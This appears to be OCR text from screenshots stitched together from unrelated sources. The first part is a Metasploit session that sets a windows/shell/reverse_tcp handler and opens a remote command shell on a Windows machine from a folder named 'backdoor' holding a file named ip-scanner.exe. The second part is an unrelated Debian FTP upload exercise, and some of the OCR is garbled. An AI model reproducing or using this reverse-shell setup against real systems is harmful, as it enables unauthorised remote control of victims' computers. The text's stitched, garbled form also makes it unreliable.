msf exploit(handler) > set payload_
1
```



```
root@anonymous:~# msfconsole
[~] Failed to connect to the database: could not connect to server: Connection refused
Is the server running on host "localhost" (::1) and accepting
TCP/IP connections on port 5432?
could not connect to server: Connection refused
Is the server running on host "localhost" (127.0.0.1) and accepting
TCP/IP connections on port 5432?
```



Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro
Learn more on <http://rapid7.com/metasploit>

```
= [ metasploit v4.11.5-2016010401 ]
+ -- -- [ 1518 exploits - 875 auxiliary - 257 post ]
+ -- -- [ 437 payloads - 37 encoders - 8 nops ]
+ -- -- [ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

```
msf > use multi/handler
msf exploit(handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(handler) > set lport 444
lport => 444
msf exploit(handler) > set lhost 192.168.1.101
lhost => 192.168.1.101
msf exploit(handler) > ex_
```



- Quick access
- OneDrive
- This PC
- Network
- Homegroup



ip-scanner.exe


```

Applications ▾ Places ▾ Terminal ▾ Sat 21 Jan, 02:16
root@anonymous: ~
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.101:444
[*] Starting the payload handler...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.1.100
[*] Command shell session 3 opened (192.168.1.101:444 -> 192.168.1.100:50793) at 2017-01-21 02:16:22 -0500

Microsoft Windows [Version 10.0.10586]
(c) 2016 Microsoft Corporation. All rights reserved.

I:\backdoor>More? C:\Windows\system32\cmd.exe /Q
'cmd.exe' is not recognized as an internal or external command,
operable program or batch file.

I:\backdoor>dir
C:\Windows\system32\cmd.exe /Q
'D1261n0cE<6w626Sczb:5yz006-HV0000Dir

'I' is not recognized as an internal or external command,
operable program or batch file.

'h' is not recognized as an internal or external command,
operable program or batch file.

'I' is not recognized as an internal or external command,
operable program or batch file.

I:\backdoor>dir
dir
Volume in drive I is media
Volume Serial Number is AF4A-5410

Directory of I:\backdoor

01/21/2017 12:43 PM <DIR> .
01/21/2017 12:43 PM <DIR> ..
01/21/2017 12:00 PM 1,961,662 ip-scanner.exe
1 File(s) 1,961,662 bytes
2 Dir(s) 109,703,503,872 bytes free

I:\backdoor>
```

Applications ▾ Places ▾ Terminal ▾ Sat 21 Jan, 02:17
root@anonymous: ~

Connection-specific DNS Suffix . :

I:\backdoor>help

help

For more information on a specific command, type HELP command-name

ASSOC	Displays or modifies file extension associations.
ATTRIB	Displays or changes file attributes.
BREAK	Sets or clears extended CTRL+C checking.
BCDEDIT	Sets properties in boot database to control boot loading.
CACLS	Displays or modifies access control lists (ACLs) of files.
CALL	Calls one batch program from another.
CD	Displays the name of or changes the current directory.
CHCP	Displays or sets the active code page number.
CHDIR	Displays the name of or changes the current directory.
CHKDSK	Checks a disk and displays a status report.
CHKNTFS	Displays or modifies the checking of disk at boot time.
CLS	Clears the screen.
CMD	Starts a new instance of the Windows command interpreter.
COLOR	Sets the default console foreground and background colors.
COMP	Compares the contents of two files or sets of files.
COMPACT	Displays or alters the compression of files on NTFS partitions.
CONVERT	Converts FAT volumes to NTFS. You cannot convert the current drive.
COPY	Copies one or more files to another location.
DATE	Displays or sets the date.
DEL	Deletes one or more files.
DIR	Displays a list of files and subdirectories in a directory.
DISKPART	Displays or configures Disk Partition properties.
DOSKEY	Edits command lines, recalls Windows commands, and creates macros.
DRIVERQUERY	Displays current device driver status and properties.
ECHO	Displays messages, or turns command echoing on or off.
ENDLOCAL	Ends localization of environment changes in a batch file.
ERASE	Deletes one or more files.
EXIT	Quits the CMD.EXE program (command interpreter).
FC	Compares two files or sets of files, and displays the differences between them.
FIND	Searches for a text string in a file or files.
FINDSTR	Searches for strings in files.
FOR	Runs a specified command for each file in a set of files.
FORMAT	Formats a disk for use with Windows.
FSUTIL	Displays or configures the file system properties.
FTYPE	Displays or modifies file types used in file extension associations.

Debian9_1 (DTD Validation) [Running] - Oracle VM VirtualBox

*(Untitled)

File Edit Search Options Help

1. Connecting to the server
2. Checking for local directory
3. Checking for remote directory
4. Getting files and directories from the FTP ser|

miquel@debian: ~

File Edit Tabs Help

```
root@debian:/home/miquel/Desktop#  
root@debian:/home/miquel/Desktop# ftp 172.16.252.134 # 172.16.252.134 server FTP IP address  
Connected to 172.16.252.134.  
220 ProFTPD 1.3.5b Server (Debian) [::ffff:172.16.252.134]  
Name (172.16.252.134:miquel): miquel  
331 Password required for miquel  
Password:  
230 User miquel logged in  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> lcd  
Local directory now /home/miquel/Desktop  
ftp> pwd  
257 "/" is the current directory  
ftp> 
```

Debian9_1 (DTD Validation) [Running] - Oracle VM VirtualBox

*(Untitled)

File Edit Search Options Help

1. Connecting to the server
2. Checking for local directory
3. Checking for remote directory
4. Getting files and directories from the FTP server
5. Changing to P|

miquel@debian: ~

File Edit Tabs Help


-rw-r--r--	1	miquel	miquel	3526	Jul	6	2018	.bashrc
drwxr-xr-x	7	miquel	miquel	4096	Oct	15	14:28	.cache
drwx-----	13	miquel	miquel	4096	Jan	9	12:56	.config
drwxr-xr-x	2	miquel	miquel	4096	Oct	17	13:08	Desktop
-rw-r--r--	1	miquel	miquel	55	Oct	15	14:35	.dmrc
drwxr-xr-x	2	miquel	miquel	4096	Oct	15	14:28	Documents
drwxr-xr-x	2	miquel	miquel	4096	Oct	15	13:42	Downloads
drwx-----	3	miquel	miquel	4096	Oct	15	13:42	.gnupg
drwxr-xr-x	3	miquel	miquel	4096	Oct	15	13:42	.local
drwx-----	4	miquel	miquel	4096	Oct	15	14:29	.mozilla
drwxr-xr-x	2	miquel	miquel	4096	Oct	15	13:42	Music
drwxr-xr-x	2	miquel	miquel	4096	Oct	15	13:42	Pictures
-rw-r--r--	1	miquel	miquel	675	Jul	6	2018	.profile
drwxr-xr-x	2	miquel	miquel	4096	Oct	15	13:42	Public
drwxr-xr-x	2	miquel	miquel	4096	Oct	15	13:42	Templates
drwx-----	4	miquel	miquel	4096	Oct	15	14:11	.thumbnails
drwxr-xr-x	2	miquel	miquel	4096	Oct	15	13:42	Videos
drwxr-xr-x	2	miquel	miquel	4096	Oct	15	13:42	.wicd
-rw-----	1	miquel	miquel	51	Jan	9	12:50	.Xauthority
-rw-----	1	miquel	miquel	2561	Jan	9	12:51	.xsession-errors
-rw-----	1	miquel	miquel	2561	Nov	27	17:31	.xsession-errors.old

226 Transfer complete
ftp>

miquel@debian: ~

*(Untitled)

09:13



*(Untitled)

File Edit Search Options Help

1. Connecting to the server
2. Checking for local directory
3. Checking for remote directory
4. Getting files and directories from the FTP server
5. Changing to Public directory in the FTP server
6. Uploading Fitxer1 file to FTP server
7. Uploading all the files that starts with F to FTP server

miquel@debian: ~

File Edit Tabs Help

```
miquel@debi... miquel@debi...
150 Opening ASCII mode data connection for file list
-rw-r--r-- 1 miquel miquel 28 Jan 17 14:14 Fitxer1
226 Transfer complete
ftp>
ftp> mput F*
mput Fitxer1? y
200 PORT command successful
150 Opening BINARY mode data connection for Fitxer1
226 Transfer complete
28 bytes sent in 0.00 secs (186.0119 kB/s)
mput Fitxer2? y
200 PORT command successful
150 Opening BINARY mode data connection for Fitxer2
226 Transfer complete
28 bytes sent in 0.02 secs (1.5485 kB/s)
mput Fitxer3? y
200 PORT command successful
150 Opening BINARY mode data connection for Fitxer3
226 Transfer complete
28 bytes sent in 0.03 secs (0.7877 kB/s)
ftp>
```

miquel@debian: ~ *(Untitled)

09-16

